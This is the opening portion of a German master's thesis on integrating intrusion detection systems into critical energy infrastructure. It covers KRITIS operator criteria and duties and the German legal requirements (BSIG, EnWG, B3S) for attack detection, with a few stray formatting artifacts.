HOCHSCHULE
MITTWEIDA
UNIVERSITY OF
APPLIED SCIENCES

MASTERARBEIT

Herr B.Sc.
Sebastian Manns

Integration von Intrusion Detection Systemen in Kritische Infrastrukturen

Schwerpunkt: Energiesektor

2023

Fakultät **Angewandte Computer- und Biowissenschaften**

MASTERARBEIT

Integration von Intrusion Detection Systemen in Kritische Infrastrukturen

Schwerpunkt: Energiesektor

Autoren:
Sebastian Manns

Studiengang:
Cybercrime/Cybersecurity

Seminargruppe:
CY20wC-M

Erstprüfer:
Prof. Dr. Dirk Pawlaszczyk

Zweitprüfer:
Dipl.-Ing. Michael Bauschke

Mittweida, 2023

Bibliographic Information

Sebastian Manns: Integration of Intrusion Detection Systems into Critical Infrastructures, Focus: Energy Sector, 82 pages, 38 figures, Mittweida University of Applied Sciences, Faculty of Applied Computer and Bio Sciences

Master's Thesis, 2023

Bibliografische Angaben

Manns, Sebastian: Integration von Intrusion Detection Systemen in Kritische Infrastrukturen, Schwerpunkt: Energiesektor, 82 Seiten, 38 Abbildungen, Hochschule Mittweida, University of Applied Sciences, Fakultät Angewandte Computer- und Biowissenschaften

Masterarbeit, 2023

Referat

Durch gesetzliche Änderungen sind Betreiber kritischer Anlagen in Deutschland nun dazu verpflichtet, Angriffserkennungssysteme zu implementieren. Diese Arbeit widmet sich der Untersuchung, ob das Netzwerk Intrusion Detection System von Nozomi den vorgeschriebenen Anforderungen entspricht und wie ein zusätzliches host-based Intrusion Detection System die Sicherheit kritischer Anlagen im Energiesektor weiter optimieren kann. Die Arbeit setzt sich zum Ziel, diese Fragestellung zu klären, indem sie die aktuelle rechtliche Situation analysiert, eine eigene Testumgebung aufbaut und in Austausch mit einem Betreiber einer kritischen Anlage tritt. Die Kombination aus juristischer Betrachtung, technischer Evaluierung und praktischem Austausch ermöglicht eine umfassende Beurteilung der Wirksamkeit und Integration von Angriffserkennungssystemen in dieser spezialisierten Umgebung. Die Relevanz dieser Arbeit liegt in der kritischen Bedeutung der Netzwerksicherheit für kritische Infrastrukturen. Die Ergebnisse könnten direkte Auswirkungen auf die Sicherheit kritischer Anlagen haben, indem sie Betreibern die notwendigen Erkenntnisse bieten, um effektive Sicherheitsmaßnahmen zu ergreifen. Die Identifizierung von Schwachstellen oder Verbesserungspotenzial könnte dazu beitragen, potenzielle Bedrohungen frühzeitig zu erkennen und zu minimieren.

Inhaltsverzeichnis

Abbildungsverzeichnis

Tabellenverzeichnis

ACE Zugriffssteuerungseinträge
ACL Zugriffssteuerungsliste
ARP Address Resolution Protocol
B3S Branchenspezifische Sicherheitsstandards
bdew Bundesverband der Energie- und Wasserwirtschaft
BSI Bundesamt für Sicherheit in der Informationstechnik
BSIG Bundesamtsgesetz für Sicherheit in der Informationstechnik
OzvA BSI - Orientierungshilfe zum Einsatz von Systemen zur Angriffserkennung
CAP Cybersecurity Application Platform
DDoS Distributed Denial-of-Service
EnWG Energiewirtschaftsgesetz
EPAS-UI EcoStruxure Power Automation System User Interface
GUI graphical user interface
HIDS Host-basierte IDS
SCADA HMI Supervisory Control and Data Acquisition Human Machine Interface
IDS Intrusion Detection System
IPS Intrusion Prevention System
ISMS Informationssicherheitsmanagement-System
IT-SiG Gesetz zur Erhöhung der Sicherheit informationstechnischer Systeme
kDL kritische Dienstleistung
KI künstliche Inteleigenz
KRITIS Kritische Infrastrukturen
KritisV Verordnung zur Bestimmung Kritischer Infrastrukturen nach dem BSI-Gesetz
MIDAS Multics Intrusion Detection and Altering System
MITM Man-in-the-Middle
MIP Melde- und Informationsportal
NIDAS Network System Audit Director and Intrusion Reporter
NIDS Netzwerk-basierte IDS
NSM Network System Monitor
NSTAC National Secunirity Telecommunications Advisory Council
PID process ID
RDP Remote Desktop Protocol
SIEM Security Information and Event Management
SBeL Steuerung/Bündelung elektrischer Leistung
UW Umspannwerk
VM virtuelle Maschine
WEC Windows Event Collector

1 Einleitung

Die IT-Sicherheit kritischer Infrastrukturen in Deutschland ist in den letzten Jahren in der medialen Berichterstattung und den politischen Entscheidungen immer wieder Thema gewesen.
Es wurde deutlich, dass die zunehmende Digitalisierung nicht nur einen Vorteil darstellt, sondern auch neue Gefahrenpotenziale mit sich bringt. Früher musst man physische Barrieren, wie hohe Zäune und dicke Türen überwinden, um Schaden z. B. an einer Energieversorgungseinrichtung anzurichten. Spätestens im Jahr 2015 wurde in der Ukraine deutlich, dass solche traditionellen Abwehrmaßnahmen in der heutigen Zeit nicht mehr ausreichen. Ein markantes Beispiel lieferte die Hackergruppe *Sandworm*, die im genannten Jahr in der westukrainischen Region Iwano-Frankows einen einschneidenden Vorfall auslöste. Ihre Aktivitäten führten dazu, dass hunderttausende Haushalte von einem schwerwiegenden Stromausfall betroffen waren [1]. Dieses Ereignis verdeutlichte auf drastische Weise, wie Hackergruppen gezielt Schwachstellen in digital vernetzten Energieinfrastrukturen ausnutzen können, um erhebliche Störungen und Schäden zu verursachen.
Für eine weitere exemplarische Situation sorgte die Hackergruppe *Dragonfly* dar, die ebenfalls auf die Energiebranche als lohnendes Ziel abzielte. In den Jahren von 2013 bis 2017 führte die Gruppe erfolgreiche Angriffe auf verschiedene Unternehmen in den USA, der Türkei und der Schweiz durch. Bei diesen Angriffen drang *Dragonfly* erfolgreich in die internen Netzwerke von Energieversorgern ein und verdeutlichte damit die Bedrohungen, denen dieser Sektor durch fortschrittliche Cyberangriffe ausgesetzt ist [2]. Diese Beispiele unterstreichen eindrücklich, wie die Energiebranche vermehrt ins Visier von Hackergruppen gerät und wie diese Gruppen die Schwachstellen in digitalen Systemen ausnutzen, um erhebliche Störungen zu verursachen. Die Notwendigkeit eines robusten Schutzes vor solchen Angriffen wurde dadurch in aller Deutlichkeit veranschaulicht.
Mit der Verabschiedung des Gesetz zur Erhöhung der Sicherheit informationstechnischer Systeme (IT-SiG) 2.0 wurden die Anforderungen an KRITIS-Betreiber erweitert, insbesondere hinsichtlich der Pflicht zur Implementierung von Angriffserkennungssystemen in ihren Anlagen, um die IT-Infrastruktur zu schützen [4]. Solche Angriffserkennungssysteme bzw. Intrusion Detection Systeme (IDS), zielen darauf ab Anomalien in Netzwerken zu erkennen und damit Bedrohungen oder Angriffe zu melden. Das IDS überwacht den Datenverkehr, analysiert Netzwerkaktivitäten und identifiziert so potenzielle Sicherheitsverletzungen. Die Integration von IDS in Anlagen erweitert das Sicherheitskonzept und trägt dazu bei, die Schutzziele Integrität, Verfügbarkeit und Vertraulichkeit der Systeme zu wahren. Diese Arbeit konzentriert sich auf die Integration von IDS in kritische Infrastrukturen, insbesondere im KRITIS-Sektor Energie. Dabei soll zunächst die Netzwerk-basierte IDS (NIDS) Lösung des Unternehmens Nozomi Networks [5] auf ihre Eignung als Angriffserkennung für KRITIS-Anlagen untersucht werden. Zusätzlich soll auch eine HIDS Lösung auf Basis der Software der Firma Graylog Inc. [6] untersucht und integriert werden.

Die Arbeit beginnt mit einer allgemeinen Betrachtung der kritischen Infrastrukturen in Deutschland. Dabei werden die Voraussetzungen und Rahmenbedingungen für KRITIS-Betreiber erläutert, sowie die daraus resultierenden Pflichten. Anschließend werden die neuen rechtlichen Grundlagen für die Einführung von Angriffserkennung in KRITIS-Anlagen untersucht. Der darauffolgende Abschnitt widmet sich dem allgemeinen Bereich der IT-Sicherheit, wobei der Fokus auf IDS liegt. Es werden die Grundlagen und Arten von IDS erläutert sowie deren Vor- und Nachteile betrachtet. Die Arbeit beschreibt weiterhin den Aufbau einer Testanlage, in die die IDS-Lösungen integriert werden sollen. Als repräsentatives Beispiel wurde ein mittelgroßes Umspannwerk gewählt, dessen Leitsystem dabei in einen Mirrorsystem überführt werden sollte. Nach der Beschreibung der virtuellen Anlage erfolgt die Integration der IDS-Lösungen. Es wird erläutert, wie die Konfiguration erfolgt und wie die Systeme auf verschiedene Test-Szenarien reagieren. In der Auswertung wird die Effektivität und Eignung der IDS-Lösungen für den Schutz von KRITIS-Anlagen dargestellt. In diesem Kontext fließen die Ergebnisse der durchgeführten Test-Szenarien sowie die recherchierten Daten ein. In der anschließenden Analyse erfolgt eine Beurteilung der präsentierten Lösungen für IDS hinsichtlich ihrer Eignung für den Einsatz in kritischen Infrastrukturanlagen. Im abschließenden Ausblick werden Perspektiven für die Weiterentwicklung der IDS beleuchtet, ebenso wie potenzielle künftige Gefahren skizziert. Des Weiteren wird die Möglichkeit erörtert, wie das hier angewandte Testverfahren erweitert und verfeinert werden könnte.

2 KRITIS

Allgemein werden Bereiche als KRITIS bezeichnet, welche wichtige Dienstleistungen für die Öffentlichkeit bereitstellen. In Deutschland werden die Bereiche, welche als KRITIS gewertet werden, im Gesetz über das Bundesamt für Sicherheit in der Informationstechnik (BSIG), § 2 Absatz 10, definiert. Diese sind von besonderer Bedeutung für die öffentliche Sicherheit und das Wohl der Bevölkerung; ihr Ausfall oder eine Beeinträchtigung hat das Potenzial, erheblichen Schaden anzurichten. Zu diesen wichtigen Bereichen und Dienstleistungen zählen die Folgenden, welche auch als Sektoren bezeichnet werden:

- Energie
- Informationstechnik und Telekommunikation
- Transport und Verkehr
- Gesundheit
- Medien und Kultur
- Wasser
- Ernährung
- Finanz- und Versicherungswesen
- Siedlungsabfallentsorgung
- Staat und Verwaltung.

Jedoch sind nicht alle Betriebe, welche in den oben genannten Sektoren arbeiten, automatisch ein Betreiber kritischer Infrastruktur. Um als solcher zu zählen, müssen verschiedene Kriterien erfüllt werden, welche in der Verordnung zur Bestimmung Kritischer Infrastrukturen nach dem BSI-Gesetz (KritisV) definiert sind. Die KritisV konkretisiert die Definition im BSIG, indem sie festlegt, welche Einrichtungen und Anlagen in verschiedenen Sektoren als KRITIS gelten und welche Schwellenwerte überschritten werden müssen, um als KRITIS-Betreiber zu gelten [7].

Sektor und Dienstleistung:
Das Unternehmen muss in einem der oben genannten Sektoren tätig sein und für die Bevölkerung kritische Dienstleistungen bereitstellen. Innerhalb jedes Sektors werden kritische Dienstleistungen festgelegt, die für das Funktionieren des Gemeinwohls von großer Bedeutung sind. Beispiel: Ein Umspannwerk (UW) ist Teil der Stromversorgung und damit Teil einer kritischen Dienstleistung im KRITIS-Sektor Energie.

Geografie:
Um als KRITIS-Betreiber zu gelten, muss die Anlage selbst in Deutschland stehen. Es spielt keine Rolle, ob der Betreiber auch in anderen Ländern aktiv ist. Beispiel: Ein UW in Deutschland kann als KRITIS angesehen werden, auch wenn der Betreiber seinen Hauptsitz in einem anderen Land hat (z. B. Vattenfall).

Anlagen:
Anlagen sind ortsfeste Einrichtungen, welche in der KritisV definiert sind. Dabei sind Anlagen spezifisch für jeden Sektor in der Verordnung definiert. Das bedeutet, dass für jeden Sektor unterschiedliche Anlagen als KRITIS gelten. Beispiel: Ein UW ist eine ortsfeste Einrichtung, die für die Übertragung und Verteilung von Strom verantwortlich ist. In der KritisV ist ein UW als KRITIS-Anlage im Sektor Energie definiert.

Schwellenwerte:
Eine weitere Voraussetzung ist die Überschreitung eines festgelegten Schwellenwertes. Die Schwellenwerte sind im Anhang 1 der Bundesamt für Sicherheit in der Informationstechnik (BSI)-KritisV festgelegt und sind spezifisch für jeden Sektor. Ein Schwellenwert ist eine festgelegte Grenze. Wenn diese überschritten wird, tritt eine bestimmte Aktion in Kraft. In Bezug auf kritische Infrastrukturen bedeutet dies, dass eine Anlage, die eine in der BSI-KritisV definierten Grenze überschreitet, als KRITIS gilt. Beispiel: Ein UW ist Teil der Stromverteilung. Der Schwellenwert ist definiert durch die entnommene Jahresarbeit in GWh/Jahr. Wenn alle Umspannwerke eines Betreibers den Wert von 3600 GWh/Jahr in Summe überschreiten, gilt dieser als Betreiber kritischer Infrastruktur. Jedes einzelne UW, dass diesen Wert für sich überschreitet, gilt darüber hinaus ebenfalls als Anlage der kritischen Infrastruktur.

Zeitraum:
Der Zeitraum bezieht sich auf die Zeitspanne, in dem der Schwellenwert erreicht oder überschritten werden muss. Sobald dieser Wert überschritten wurde, ist der Betreiber verpflichtet, dies dem BSI zu melden. Beispiel: Ein Umspannwerk hat im Laufe des Jahres seine Jahresarbeit von 3600 GWh/Jahr und damit den Schwellenwert überschritten. Innerhalb einer Frist von aktuell 2 Jahren müssen dann entsprechende Maßnahmen ergriffen werden.

In diesem Kapitel wurden die wesentlichen Kriterien für KRITIS-Betreiber nach der KritisV vorgestellt. Potenzielle KRITIS-Betreiber müssen demnach in einem Bereich tätig sein, welcher in der KritisV definiert ist. Sie müssen einen Standort in Deutschland haben, welcher, ebenfalls in der KritisV definierte, Anlagen besitzt. Diese müssen des weiteren in einem bestimmten Zeitraum einen Schwellenwert überschreiten. Wenn diese Punkte erfüllt sind, ist der Betreiber bzw. die Anlage Bestandteil der kritischen Infrastruktur. In dem nachfolgenden Abschnitt werden die Pflichten genauer erläutert, welche KRITIS-Betreiber für eine Anlage erfüllen müssen.

2.1 Pflichten für den Betrieb einer KRITIS-Anlage

Nachdem sich herausgestellt hat, dass eine Anlage als KRITIS zu betrachten ist, gelten für diese Anlage neue Vorschriften nach KritisV. In diesem Kapitel werden diese näher erläutert.

2.1.1 Registrierung

Die Anlage muss beim BSI registriert werden und es muss eine Kontaktstelle geschaffen werden. Diese muss dabei zu jeder Zeit kurzfristig für das BSI erreichbar sein. Sie muss ebenso in der Lage sein, Informationen des BSI, wie etwa Sicherheitswarnungen, entgegenzunehmen, zu sichten und zu bewerten. Die Anmeldung geschieht dabei über das Melde- und Informationsportal (MIP) des BSI. Sobald der Betreiber registriert ist, gelten für ihn die gesetzlichen Melde- und Nachweispflichten des BSIG. Das BSI hat zudem das Recht, bei Verdacht, dass ein Betreiber der Registrierungspflicht nicht nachkommt, eine Prüfung zu veranlassen.

2.1.2 Meldung

KRITIS Betreiber sind darüber hinaus dazu verpflichtet, meldepflichtige Störungen einer Anlage an das BSI zu übermitteln. Meldepflichtig sind Störungen, die zum Ausfall oder zur erheblichen Beeinträchtigung geführt haben oder führen könnten. Die Meldung geschieht über das MIP. Inhaltlich muss eine Meldung verschiedene Informationen enthalten, wie z. B. allgemeine Angaben zum KRITIS-Betreiber, betroffene Anlagen und eine Beschreibung der betroffenen IT sowie der Umstände der IT-Störung. Wenn möglich sollten auch Angaben zur Art des Vorfalls, z. B., dass es sich um einen Cyberangriff handelt, gemacht werden. Nach erfolgter Meldung hat der Betreiber die Möglichkeit, die Störung eigenständig zu beheben und zu entscheiden, ob weitere Maßnahmen wie die Einbindung von Strafverfolgungs- oder anderen Behörden erforderlich sind. Das BSI prüft ebenfalls den Sachverhalt und kann gegebenenfalls eigene Schritte einleiten. Es steht dem BSI frei, dem Betreiber bei der Bewältigung der Störung unterstützend zur Seite zu stehen. Darüber hinaus hat das BSI die Befugnis, weitere Sicherheitsbehörden einzuschalten, falls erforderlich.

2.1.3 Geltungsbereich

Der Geltungsbereich muss vom Betreiber definiert werden. In diesem müssen alle Teile der KRITIS-Anlage vollständig und exakt beschrieben sein. Dies umfasst eine genaue Würdigung der, in der KRITIS-Verordnung definierten, Dienstleistungen und ihrer Bereiche im eigenen Unternehmen. Der Geltungsbereich sollte die registrierte KRITIS-Anlage genau umreißen und mit ihren Prozessen und Komponenten exakt eingrenzen.

Es ist darauf zu achten, dass nur die Prozesse aufgeführt werden, die für die kritische Dienstleistung unbedingt notwendig sind. Die Dokumentation dient als Basis für die später folgende Umsetzung der Cyber Security Maßnahmen.

2.1.4 Umgang mit kritischen Komponenten

Kritische Komponenten sind IT-Produkte, deren Ausfall eine erhebliche Störung für den Betrieb der Anlage bedeuten würde. Welche Komponenten genau als kritisch zu definieren sind, wird im Gesetz geregelt. Im Telekommunikationsgesetz existiert eine solche Definition bereits, im Bereich Energietechnik steht diese aktuell noch aus. Die Komponenten, welche in dieser Arbeit geprüft werden, also IDS Systeme, haben funktionsbedingt einen starken Einfluss auf die Anlage, in welche sie integriert werden. Es ist daher wahrscheinlich, dass in Zukunft auch für IDS solch eine Vorschrift existieren wird und diese als kritische Komponenten definiert werden.

2.1.5 Prüfungen

Nachweisprüfungen müssen nach § 8a BSIG mindestens alle zwei Jahre durchgeführt werden. Sie belegen, dass die notwendigen Cyber Security Maßnahmen umgesetzt wurden. Die Prüfungen müssen den BSI-Vorgaben folgen und werden von, durch das BSI zertifizierten, Prüfern (KRITIS-Prüfer) durchgeführt. **krits!** (**krits!**)-Prüfer müssen durch das BSI festgelegte Voraussetzungen erfüllen und ihre Eignung regelmäßig nachweisen.
Als Teil der eigenen Prüfungsplanung wählen Betreiber geeignete **krits!**-Prüfer aus dem Kreis der prüfenden Stellen aus und beauftragen diese. Das Ergebnis von **krits!**-Prüfungen ist eine dokumentierte Einschätzung der IT-Sicherheit in **krits!**-Anlagen durch diese Prüfer. Sie dokumentieren die in der Prüfung gewonnenen Erkenntnisse und bewerten mögliche Abweichungen zu Vorgaben als Mängel. Nach der Prüfung übermitteln die Betreiber die Ergebnisse an das BSI. Der Betreiber ist dazu verpflichtet, die Mängel zu beheben oder geeignete Maßnahmen zu ergreifen um deren Auswirkungen zu begrenzen. Die Fristen werden nach Einreichung der Ergebnisse und deren Bewertung durch das BSI festgelegt.

2.1.6 Cyber Security

Betreiber von kritischen Infrastrukturen müssen ihre Anlagen und IT-Systeme durch die Anwendung von Sicherheitsstandards schützen. Diese Standards definieren Cyber Security Maßnahmen nach dem aktuellen Stand der Technik und beinhalten eine Steuerung im Rahmen des Informationssicherheitsmanagement-System (ISMS). Es existieren im Grunde zwei Arten von Standards, die für **krits!** relevant sind: Standards, die sich auf das allgemeine Management von Informationssicherheit beziehen und Standards,

die sich auf bestimmte Branchen, Industrien und Technologien beziehen. Das BSI legt keine konkreten Standards fest, die Betreiber anwenden müssen. Die Betreiber haben eine gewisse Freiheit, welchen Standard sie nutzen möchten. Die folgende Tabelle Nr. 2.1.6 zeigt eine Auswahl dieser Standards [8].

Tabelle 2.1: Verschiedene KRITIS Standards.

Standard	**Bereich**	**Umfang**
BSI Konkretisierung	KRITIS	Kontrollen
IDW PH 9.860.2	KRITIS	Kontrollen
NIST CSF	KRITIS	Vorgehen/Funktionen
ISO 27001:2013	Informationssicherheit	ISMS, Kontrollen
ISO 27001:2022	Informationssicherheit	Kontrollen
BSI IT-Grundschutz	Informationssicherheit	ISMS, Vorgehen, Bausteine
B3S Branchenstandards	KRITIS-Branchen	ISMS, Kontrollen
EnWG und SiKat	Energie	IT-Regulierung
TKG und Katalog 2.0	Telekommunikation	IT-Regulierung
IEC 62443	Industrieanlagen	Kontrollen, Vorgehen mit ISO 27001
NERC CIP	Energie	Kontrollen, Vorgehen

Im nachfolgenden Abschnitt wird eine vertiefte Untersuchung der relevanten Gesetzgebung und Standards vorgenommen, die für den Energiesektor und das Thema Angriffserkennung von Bedeutung sind.

2.2 Rechtliche Grundlagen und Referenzen mit Bezug zu IDS

Der Betrieb von KRITIS-Anlagen in Deutschland wird durch verschiedene Gesetze, Normen und Standards geregelt. Zu diesen zählen die KritisV, das BSIG, dass IT-SiG das Energiewirtschaftsgesetz (EnWG) und auch branchenspezifische Sicherheitsstandards wie in Tabelle 2.1.6 bereits aufgeführt. In diesem Kapitel werden die Gesetze und Standards, welche sich mit dem Thema Cyber Security und KRITIS beschäftigen, kurz erläutert. Es wird mit der allgemeinen Regelung begonnen und anschließend werden spezifische Normen oder Handlungsanweisungen genauer erklärt. Dabei liegt das Augenmerk auf dem Thema Angriffserkennung bzw. IDS.

Die Basis der Rechtsgrundlage für KRITIS-Betreiber sind das BSIG und die KritisV.

2.3 Bundesamtsgesetz für Sicherheit in der Informationstechnik

Das BSIG umfasst Regelungen, welche darauf abzielt, die digitale Sicherheit zu gewährleisten. Hierbei werden Aspekte wie die Verarbeitung personenbezogener Daten, die Abwehr von Cyberangriffen im Bereich der Kommunikationstechnik des Bundes sowie die Implementierung von Warn- und Untersuchungsmechanismen im Bereich der Sicherheit in der Informationstechnik reguliert. Ein Schwerpunkt liegt auf den Vorgaben des Bundesamtes, z.B.in Form von Sicherheitsstandards oder Zertifizierungsanforderungen. Das Ziel des BSIG ist es, kritischen Infrastrukturen vor Cyberangriffen zu schützen, in dem es Mindestanforderungen an dessen IT-Sicherheit definiert.

2.3.1 § 8a BSIG

Die Basis für die rechtlichen Grundlagen zum Thema IT-Sicherheit für KRITIS-Betreiber wird vor allem im §8a BSIG geregelt [9].

Die Formulierungen sind dabei technisch vage gehalten und fordern einen Grundschutz, ohne dabei konkrete Vorgaben zu machen. So heißt es unter anderem im Absatz 1 Satz 1, dass KRITIS-Betreiber verpflichtet sind „angemessene organisatorische und technische Vorkehrungen zur Vermeidung von Störungen der Verfügbarkeit, Integrität, Authentizität und Vertraulichkeit ihrer informationstechnischen Systeme, Komponenten oder Prozesse zu treffen.“ Weiterhin wird im Satz 2 hinzugefügt, dass dabei der „Stand der Technik eingehalten werden“ soll. Damit ist der aktuelle Entwicklungsstand von Technologie, Methoden oder Verfahren gemeint, welcher in einer bestimmten Branche als anerkannt und praktisch umsetzbar gilt [10]. Durch das IT-SiG 2.0 wurde der Absatz 1a hinzugefügt, welcher den § 8a um den Satz 1a erweitert [11].In diesem heißt es, dass seit dem 1. Mai 2023 Systeme zur Angriffserkennung verpflichtend sind. So müssen diese „geeignete Parameter und Merkmale aus dem laufenden Betrieb kontinuierlich und automatisch erfassen und auswerten“ sowie auch „in der Lage sein, fortwährend Bedrohungen zu identifizieren und zu vermeiden sowie für eingetretene Störungen geeignete Beseitigungsmaßnahmen vorzusehen.“

Der zweite Absatz erlaubt es den Branchenverbänden von KRITIS Infrastrukturen, eigene Sicherheitsstandards zu entwerfen, um die Anforderungen aus Absatz 1 und 1a zu erfüllen. Im darauf folgenden Absatz ist die Nachweispflicht geregelt. Diese verpflichtet alle KRITIS-Betreiber spätestens nach jeweils 2 Jahren einen Nachweis über die Umsetzung der Forderungen an das BSI zu erbringen. Zu diesem Absatz existiert eine Orientierungshilfe vom BSI [12], welche die Nachweispflicht der Betreiber und die Art der Prüfung genauer erläutert. Damit soll sichergestellt werden, dass KRITIS-Anlagen die Mindeststandards einhalten, welche vom Gesetzgeber und Branchenstandards definiert wurden. Es erlaubt dabei explizit, auch andere Standards als Basis für eine Prüfung zur

Nachweispflicht zu nutzen. Die Grundlage des Prüfnachweises wird durch den Betreiber gewählt, er muss jedoch sicherstellen, dass die Prüfungen ebenfalls die Kriterien des § 8a BSIG erfüllen.

2.3.2 § 2 BSIG

In §2 des BSIG werden die Begriffe für diese Gesetzesnorm definiert [13]. Im Absatz 9b findet sich die Legaldefinition für die Angriffserkennung. In dieser heißt es „Systeme zur Angriffserkennung [...] sind durch technische Werkzeuge und organisatorische Einbindung unterstützte Prozesse zur Erkennung von Angriffen auf informationstechnische Systeme. Die Angriffserkennung erfolgt dabei durch Abgleich der in einem informationstechnischen System verarbeiteten Daten mit Informationen und technischen Mustern, die auf Angriffe hindeuten."

2.3.3 § 14 BSIG

Der Paragraf 14 BSIG [14] befasst sich mit Ordnungswidrigkeiten und den damit verbundenen Geldbußen. Diese Ordnungswidrigkeiten umfassen eine breite Palette von Verstößen im Bereich der Informationssicherheit. Im Absatz 1 wird festgelegt, dass jemand ordnungswidrig handelt, wenn er einen geforderten Nachweis nicht richtig oder nicht vollständig erbringt. Der Absatz 2 beschreibt im Detail eine Vielzahl von Handlungen, die als Ordnungswidrigkeiten gelten. Dazu zählen Verstöße gegen Anordnungen, Vorschriften zur IT-Sicherheit, Registrierungspflichten, Meldungen und mehr. Absatz 3 besagt, dass auch fahrlässige Handlungen gemäß Absatz 1 als Ordnungswidrigkeiten gelten. Der Absatz Nummer 4 bezieht sich auf Verstöße gegen die Verordnung der EU 2019/881 zur Cybersicherheit. Hierbei geht es um das vorsätzliche oder fahrlässige Nichtzugänglichmachen von Angaben oder das Unterlassen von Meldungen nach Feststellung von Sicherheitslücken oder Unregelmäßigkeiten. Die Höhe der Geldbußen richtet sich nach der Art des Verstoßes. Absatz 5 legt fest, dass sie bis zu zwei Millionen Euro (z. B. bei bestimmten Anordnungsverstößen) betragen können. Schließlich ist das Bundesamt für Sicherheit in der Informationstechnik gemäß Absatz 6 die zuständige Verwaltungsbehörde für die Durchsetzung dieser Ordnungswidrigkeiten.

2.4 Energiewirtschaftsgesetz

Das EnWG regelt in Deutschland die Organisation und den Betrieb des Energiemarktes. Darin sind die Rahmenbedingungen für die Erzeugung, den Transport und den Vertrieb von Strom und Gas beschrieben [15]. Ebenso existiert mit dem § 11 des EnWG ein Paragraf, welcher Ähnlichkeiten zu § 8a des BSIG besitzt. Dieser Paragraf gilt jedoch nur für den KRITIS Sektor Energie und konkretisiert die Anforderungen für diesen Bereich.

Des Weiteren ist in § 8d Abs.2 Nr. 2 BSIG geregelt, dass „Betreiber von Energieversorgungsnetzen oder Energieanlagen im Sinne des Energiewirtschaftsgesetzes“ nicht dem § 8a BSIG unterliegen, sondern dem § 11 des EnWG. In den folgenden Teilen werden die Absätze, welche Bezug zur IT-Sicherheit haben, kurz erläutert.
Im Absatz 1b heißt es, dass ein „angemessener Schutz gegen Bedrohungen für Telekommunikations- und elektronische Datenverarbeitungssysteme, die für einen sicheren Netzbetrieb notwendig sind“, sichergestellt sein soll. Ein Schutz ist dann angemessen, wenn er die Anforderungen, welche im BSI Sicherheitskatalog definiert sind, erfüllt. Der folgende Absatz 1c besagt, dass KRITIS-Betreiber dazu verpflichtet sind, dem BSI „Störungen der Verfügbarkeit, Integrität, Authentizität und Vertraulichkeit ihrer informationstechnischen Systeme, Komponenten oder Prozesse, die zu einem Ausfall oder einer erheblichen Beeinträchtigung der Funktionsfähigkeit des Energieversorgungsnetzes oder der betreffenden Energieanlage“ geführt haben oder führen können, zu melden. Im darauf folgenden Absatz 1d, welcher ebenfalls stark einem Absatz aus dem BSIG ähnelt, wird geregelt, dass Betreiber dazu verpflichtet sind, Anlagen beim BSI zu registrieren und eine Kontaktstelle für die Kommunikation zu benennen. Ebenso wird dem BSI ermöglicht, selbst aktiv zu werden und eine Registrierung selbst vorzunehmen. Der Absatz 1e entspricht großteils dem 1 a des § 8a des BSIG. Auch dieser wurde durch das IT-SiG 2.0 hinzugefügt und sieht die Einführung einer Angriffserkennung vor. Die Formulierung wurde dabei nahezu übernommen und um einen Satz erweitert; Satz 5 des Absatzes 1e besagt: „Der Einsatz von Systemen zur Angriffserkennung ist angemessen, wenn der dafür erforderliche Aufwand nicht außer Verhältnis zu den möglichen Folgen eines Ausfalls oder einer Beeinträchtigung des betroffenen Energieversorgungsnetzes oder der betroffenen Energieanlage steht.“ Dieser zusätzliche Satz erlaubt es den Betreibern die Integration einer Angriffserkennung auszusetzen, wenn die Kosten für den Einsatz dieser Systeme in keinem Verhältnis zu den möglichen Schäden durch z. B. einen Ausfall der Anlage stehen. Im folgenden Absatz 1f wird die Nachweispflicht geregelt. Die Betreiber sind erstmalig am 1. Mai 2023, danach mindestens alle 2 Jahre, dazu verpflichtet nachzuweisen, dass sie diese Anforderungen erfüllen. Im letzten Teil des ersten Absatzes 1 g wird festgelegt, dass die Betreiber innerhalb von sechs Monaten die Anforderungen des Sicherheitskataloges umzusetzen haben. Der Absatz zwei beschäftigt sich nicht mit für die IT-Sicherheit relevanten Themen und muss daher hier nicht näher betrachtet werden.

2.5 Sicherheitsstandards

Im Energiesektor sind verschiedene Sicherheitsstandards und Richtlinien von großer Bedeutung, um die IT-Sicherheit von Energieversorgungsnetzen und -anlagen zu gewährleisten. Diese Standards definieren Mindestanforderungen, Methoden und Verfahren zur Umsetzung der IT-Sicherheit und zielen darauf ab, die kritische Infrastruktur vor Bedrohungen zu schützen. Im Folgenden werden einige dieser wichtigen Standards näher betrachtet.

2.5.1 IT-Sicherheitskatalog gemäß § 11 Absatz 1b Energiewirtschaftsgesetz

Der IT-Sicherheitskatalog legt die Anforderungen zum Thema IT-Sicherheit für Betreiber von Energieversorgungsnetzen und Energieanlagen fest. Der Katalog definiert die Mindestanforderungen an die IT-Sicherheit sowie die Methoden und Verfahren, die von den Betreibern zur Umsetzung dieser Anforderungen genutzt werden können. Die Kernforderung im Katalog ist die Integration eines ISMS gemäß DIN EN ISO/IEC 27001 und dessen Zertifizierung. Konkretere Empfehlungen zur Implementierung von IDS sind zu diesem Zeitpunkt nicht vorhanden [16], deswegen wird hier an der Stelle nicht weiter darauf eingegangen.

2.5.2 B3S - Anlagen zur Steuerung/Bündelung elektrischer Leistung

Den Betreibern von KRITIS-Anlangen oder deren Verbänden ist es möglich, Branchenspezifische Sicherheitsstandards (B3S) zu erstellen und damit den „Stand der Technik“ zu konkretisieren. Im Falle des Energiesektors existiert der branchenspezifische IT-Sicherheitsstandard für „Anlagen zur Steuerung/Bündelung elektrischer Leistung.“ Der Standard ist vom Bundesverband der Energie- und Wasserwirtschaft (bdew) entworfen worden und ist in seiner aktuellen Version vom BSI genehmigt. In der aktuellen Form enthält der B3S einen Eintrag „Schnittstellenkontrolle, Intrusion Detection/Prevention“ [17]. Dieser befindet sich im Anhang A „Maßnahmen technische Informationssicherheit“. Die in diesem Anhang befindlichen Punkte gehören gemäß § 8a (2) BSIG zu den Mindestanforderungen, welche an IDS Lösungen gestellt werden. Der Standard konkretisiert dabei, an welchen Punkten das IDS integriert werden sollte. So ist erforderlich, dass mindestens alle Netzwerkübergänge und Schnittstellen, die für die Messung, Überwachung, Steuerung und Regelung, welche für den Teilprozess Steuerung/Bündelung elektrischer Leistung (SBeL) in kritische Dienstleistung (kDL) zuständig sind, kontinuierlich überwacht werden. Auch werden die Anforderungen mit Beispielen verdeutlicht. So heißt es weiter, dass für die Überwachung ein Monitoring erfolgen muss, welches durch Network Security Monitorings, Security Information and Event Management (SIEM) oder ein IDS/Intrusion Prevention System (IPS) umgesetzt werden kann.

2.5.3 BDEW Whitepaper: Anforderungen an sichere Steuerungs- und Telekommunikationssysteme

